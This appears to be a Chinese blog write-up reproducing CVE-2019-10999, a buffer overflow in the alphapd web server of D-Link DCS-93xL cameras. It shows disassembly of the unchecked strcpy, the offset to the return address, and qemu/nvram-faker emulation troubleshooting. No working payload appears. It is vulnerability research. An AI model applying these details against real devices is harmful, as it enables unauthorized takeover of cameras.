CVE-2019-10999复现

Edvison / 2019-07-20 10:10:00 / 浏览数 5432 安全技术 漏洞分析 顶(0) 踩(0)

前言


记录在复现CVE-2019-10999时踩的坑。

漏洞信息


https://github.com/fuzzywalls/CVE-2019-10999
该漏洞存在于Dlink DCS-93xL、DCS-50xxL系列摄像头的所有固件版本中。
在设备的alphapd服务中，wireless.htm
在将其显示给用户之前进行处理。如果在URL中提供WEPEncryption的值，它会把用户传入的值copy到定义的buf中，但没有进行长度判断，存在缓冲区溢出漏洞，攻击者可

漏洞复现

拿到固件，解包（本文测试用固件为DCS-932L v1.14.04）。
IDA加载alphapd程序，定位到漏洞函数，可溢出buf和返回地址ra之间相差0x28个字节：



```
.text:0043C8EC sub_43C8EC:
.text:0043C8EC
.text:0043C8EC save_gp         = -0x38
.text:0043C8EC overflowbuf     = -0x30
.text:0043C8EC var_2C          = -0x2C
.text:0043C8EC var_28          = -0x28
.text:0043C8EC var_24          = -0x24
.text:0043C8EC var_20          = -0x20
.text:0043C8EC var_1C          = -0x1C
.text:0043C8EC var_18          = -0x18
.text:0043C8EC var_14          = -0x14
.text:0043C8EC var_10          = -0x10
.text:0043C8EC var_C           = -0xC
.text:0043C8EC save_ra         = -8
```




```
.text:00435F98
.text:00435F98 loc_435F98:                             # CODE XREF: sub_435DEC+134↑j
.text:00435F98                 la      $t9, strcpy
.text:00435F9C                 move    $a1, $s1
.text:00435FA0                 jalr    $t9 ; strcpy
.text:00435FA4                 addiu   $a0, $sp, 0x48+overflowbuf
.text:00435FA8                 lw      $gp, 0x48+save_gp($sp)
.text:00435FAC                 b       loc_435E98
.text:00435FB0                 nop
```

为了把alphapd服务跑起来便于调试利用。而在模拟运行alphapd服务时，缺少NVRAM，无法获取其运行时的配置信息。
可以用nvram-faker构建一个库，使用LD_PRELOAD劫持对libnvram库中的函数调用，从而使用nvram-faker提供的ini配置文件。

```
git clone https://github.com/zcutlip/nvram-faker.git
```

在原始固件中查找默认配置值：

```
grep -rin --color "SecondHTTPPortEnable"
```



```
edvison@ubuntu:~/_dcs932l_v1.14.04.bin.extracted/_50040.extracted/_3DA000.extracted/cpio-root$ grep -rin --color
"SecondHTTPortEnable"
Binary file bin/alphapd matches
nvram.ini:308:SecondHTTPPortEnable=3
etc_ro/web/network.htm:243:         <input type="hidden" name="SecondHTTPPortEnable" value="3">
etc_ro/web/cgi/inetwork.cgi:7:SecondaryHTTPPort=%%StringOfSecondHTTPPortEnable();%% (Port : %%SecondHTTPPort();%%
)
etc_ro/web/cgi/network.cgi:14:SecondHTTPPortEnable=%%SecondHTTPPortEnable();%%
etc_ro/Wireless/RT2860AP/RT2860_default_vlan:308:SecondHTTPPortEnable=3
```

导入到nvram.ini文件：

```
cat etc_ro/Wireless/RT2860AP/RT2860_default_vlan > nvram.ini
cp nvram.ini ~/nvram-faker
```


编译库文件：

```
./buildmipsel.sh
```

将编译好后的libnvram-faker.so和nvram.ini文件复制到固件根目录后, qemu模拟运行alphad服务，优先加载libnvram-faker.so库：

```
sudo chroot . ./qemu-mipsel-static -E LD_PRELOAD="./libnvram-faker.so"  /bin/alphapd
```


会报错没有pid文件：



```
edvison@ubuntu:~/_dcs932l_v1.14.04.bin.extracted/_50040.extracted/_3DA000.ex
PRELOAD="./libnvram-faker.so" -g 1234 /bin/alphapd
alphapd: Startup!
rm: cannot remove '/etc_ro/web/pack/dbgulf.lzma': No such file or directory
alphapd: cannot open pid fileedvison@ubuntu:~/_dcs932l_v1.14.04.bin.extracte
```

在cpio-root/var/文件夹下创建/run/alphapd.pid文件就行。

之后又报错说先启动nvram_daemon，在ida能看到调用了nvramd.pid文件，同理在/var/run下创建nvramd.pid文件就行。




```
.rodata:0046C90C aVarRunNvramdPi:.ascii "/var/run/nvramd.pid"<0>
```

为了在更真实的环境下运行alphapd，我搭建了一个debian mipsel环境，在其中模拟alphapd服务：

```
chroot . /bin/alphapd -E LD_PRELOAD=libnvram-faker.so
```

能成功启动alphapd，但无法创建RSA密钥：




```
user@debian-mipsel:~/cpio-root$ sudo chroot . /bin/alphapd -E LD=PRELOAD=libnvram-faker.so
alphapd: Startup!
rm: cannot remove '/etc_ro/web/pack/dbgulf.lzma': No such file or directory
Could not open mtd device
Could not open mtd device
mkdir: cannot create directory '/usr/local': File exists
mkdir: cannot create directory '/usr/local/ssl': File exists
warning, not much extra random data, consider using the -rand option
Generating RSA private key, 1024 bit long modulus
2189:error:24064064:lib(36):func(100):reason(100):NA:0:You need to read the OpenSSL FAQ, http://www.openssl.org/support/faq.html
2189:error:04081003:lib(4):func(129):reason(3):NA:0:
unable to load 'random state'
This means that the random number generator has not been seeded
with much random data.
Generating a 1024 bit RSA private key
2190:error:24064064:lib(36):func(100):reason(100):NA:0:You need to read the OpenSSL FAQ, http://www.openssl.org/support/faq.html
2190:error:04081003:lib(4):func(129):reason(3):NA:0:
Could not open mtd device
total files=72
total file types=3
ext=js      , num=3
ext=css     , num=1
ext=htm     , num=68
psError POSIX/osdep.c:349 open of urandom failed -1
```

openssl官网说是缺少urandom,random设备而导致的问题。自己创建这两个设备:

```
sudo chroot . /bin/mknod -m 0666 /dev/random c 1 8
sudo chroot . /bin/mknod -m 0666 /dev/urandom c 1 9
```

无法写入'random state':




```
user@debian-mipsel:/home/user/cpio-root$ sudo chroot . /bin/alphapd -E LD_PRELOAD=libnvram-faker.so
alphapd: Startup!
rm: cannot remove '/etc_ro/web/pack/dbgulf.lzma': No such file or directory
Could not open mtd device
Could not open mtd device
mkdir: cannot create directory '/usr/local': File exists
mkdir: cannot create directory '/usr/local/ssl': File exists
Generating RSA private key, 1024 bit long modulus
................++++++
.......++++++
unable to write 'random state'
e is 65537 (0x10001)
Generating a 1024 bit RSA private key
....++++++
..................................................++++++
unable to write 'random state'
writing new private key to 'serverkey.pem'
-----
Could not open mtd device
total files=72
total file types=3
ext=js      , num=3
ext=css     , num=1
ext=htm     , num=68
alphapd: Can't get lan ip from sysinfo!
alphapd: failed to convert  to binary ip dataalphapd: Shutdown!
```

没有设置RANDFILE和HOME环境变量。创建一个空的.rnd文件，并设置环境变量：


```
touch .rnd
export HOME=.
export RANDFILE=$HOME/.rnd
```

获取不到ip地址：



```
root@debian-mipsel:/home/user/cpio-root# chroot . /bin/alphapd -E LD_PRELOAD=libnvram-faker.so
alphapd: Startup!
rm: cannot remove '/etc_ro/web/pack/dbgulf.lzma': No such file or directory
Could not open mtd device
Could not open mtd device
mkdir: cannot create directory '/usr/local': File exists
mkdir: cannot create directory '/usr/local/ssl': File exists
Generating RSA private key, 1024 bit long modulus
.............++++++
................++++++
e is 65537 (0x10001)
Generating a 1024 bit RSA private key
..................++++++
................++++++
writing new private key to 'serverkey.pem'
-----
Could not open mtd device
total files=72
total file types=3
ext=js      , num=3
ext=css     , num=1
ext=htm     , num=68
alphapd: Can't get lan ip from sysinfo!
alphapd: failed to convert  to binary ip dataalphapd: Shutdown!
```


在IDA中定位到这一段：



```
loc_4093C4:
la      $v1, websConnLast
la      $v0, websConnList
la      $t9, websSocketOpen
li      $s1, 0xFFFFFFFF
sw      $s1, (websConnLast - 0x4C1AA0)($v1)
jalr    $t9 ; websSocketOpen
sw      $zero, (websConnList - 0x4C5A2C)($v0)
lw      $gp, 0xF8+var_E0($sp)
nop
la      $t9, getSysInfoLong
nop
jalr    $t9 ; getSysInfoLong
li      $a0, 0x1E
lw      $gp, 0xF8+var_E0($sp)
bnez    $v0, loc_409458
nop
```

